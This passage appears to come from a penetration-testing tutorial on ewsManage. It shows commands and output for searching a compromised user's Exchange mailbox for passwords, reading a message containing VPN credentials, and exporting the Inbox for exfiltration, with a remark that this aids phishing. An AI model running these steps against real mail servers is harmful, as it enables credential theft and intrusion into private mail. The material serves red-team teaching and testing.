[+]ewsPath:https://exchange.[redacted].local/ews/Exchange.asmx
[+]Mode:SearchMail
[+]SearchString:pass


[+]Match mail found,MessageBody match
[*]Folder:Inbox
[*]Subject:VPN Credentials
[*]Size:7051
[*]ItemId:AQMkADEyNzgwYTExAC02NTA4LTQyNmQtOTNkNC0xN2MxOTRlZjU0NAEARgAAA3x0F0vOqQdIqxl0Lb/qweAHADujAMO2jXZLn/Ul6t7+dd8AAA
IBDAAAADujAMO2jXZLn/Ul6t7+dd8AAAIBbwAAAA==


[+]Match mail found,MessageBody match
[*]Folder:Inbox
[*]Subject:VPN Credentials
[*]Size:3033
[*]ItemId:AQMkADEyNzgwYTExAC02NTA4LTQyNmQtOTNkNC0xN2MxOTRlZjU0NAEARgAAA3x0F0vOqQdIqxl0Lb/qweAHADujAMO2jXZLn/Ul6t7+dd8AAA
IBDAAAADujAMO2jXZLn/Ul6t7+dd8AAAIBcAAAAA==

[+]SearchMail done
```

ewsManage – Search Email for Passwords

The IteamId is the email in base-64 encoded format. The function **ViewEmail** can be used in conjunction with the relevant base-64 ID in order to read the contents of an email.

```
 ewsManage.exe -CerValidation No -ExchangeVersion Exchange2013_SP1 -u pentestlab -
p Password123 -ewsPath https://exchange.pentestlab.local/ews/Exchange.asmx -Mode
ViewMail -Id
AQMkADEyNzgwYTExAC02NTA4LTQyNmQtOTNkNC0xN2MxOTRlZjU0NAEARgAAA3x0F0vOqQdIqxl0Lb/qweA
```




```
[+]Mail found
[*]Folder:Inbox
[*]Subject:VPN Credentials
[*]HasAttachments:False
[*]ItemId:AQMkADEyNzgwYTExAC02NTA4LTQyNmQtOTNkNC0xN2MxOTRlZjU0NAEARgAAA3x0F0vOqQdIqxl0Lb/qweAHADujAMO2jXZLn/Ul6t7+dd8AAAIBDA
AAADujAMO2jXZLn/Ul6t7+dd8AAAIBbwAAAA==
[*]DateTimeCreated:27/8/2019 9:47:16 πμ
[*]DateTimeReceived:27/8/2019 9:47:16 πμ
[*]DateTimeSent:27/8/2019 9:47:16 πμ
[*]DisplayCc:
[*]DisplayTo:pentestlab
[*]InReplyTo:
[*]Categories:
[*]Culture:el-GR
[*]IsFromMe:True
[*]ItemClass:IPM.Note
[*]Size:7051
[*]MessageBody:VPNuser:VPNpass


[+]ViewMail done
```

ewsManage – Read Emails

Emails can be also exported locally so they can be exfiltrated by using the established communication channel.

```
 ewsManage.exe -CerValidation No -ExchangeVersion Exchange2013_SP1 -u pentestlab -
p Password123 -ewsPath https://exchange.pentestlab.local/ews/Exchange.asmx -Mode
ExportMail -Folder Inbox
```



```
C:\Users\pentestlab>ewsManage.exe -CerValidation No -ExchangeVersion Exchange2013_SP1 -u pentestlab -p Password123 -ewsP
ath https://exchange.[redacted].local/ews/Exchange.asmx -Mode ExportMail -Folder Inbox
[+]CerValidation:No
[+]ExchangeVersion:Exchange2013_SP1
[+]User:pentestlab
[+]Password:Password123
[+]ewsPath:https://exchange.[redacted].local/ews/Exchange.asmx
[+]Mode:ExportMail
[+]Folder:Inbox
[+]SavePath:Inbox.eml

[+]ExportMail done,total number:4
```

ewsManage – Export Emails

A comprehensive search in the emails of the compromised user and the retrieval of the Global Address List can lead to legitimate access and more efficient Phishing.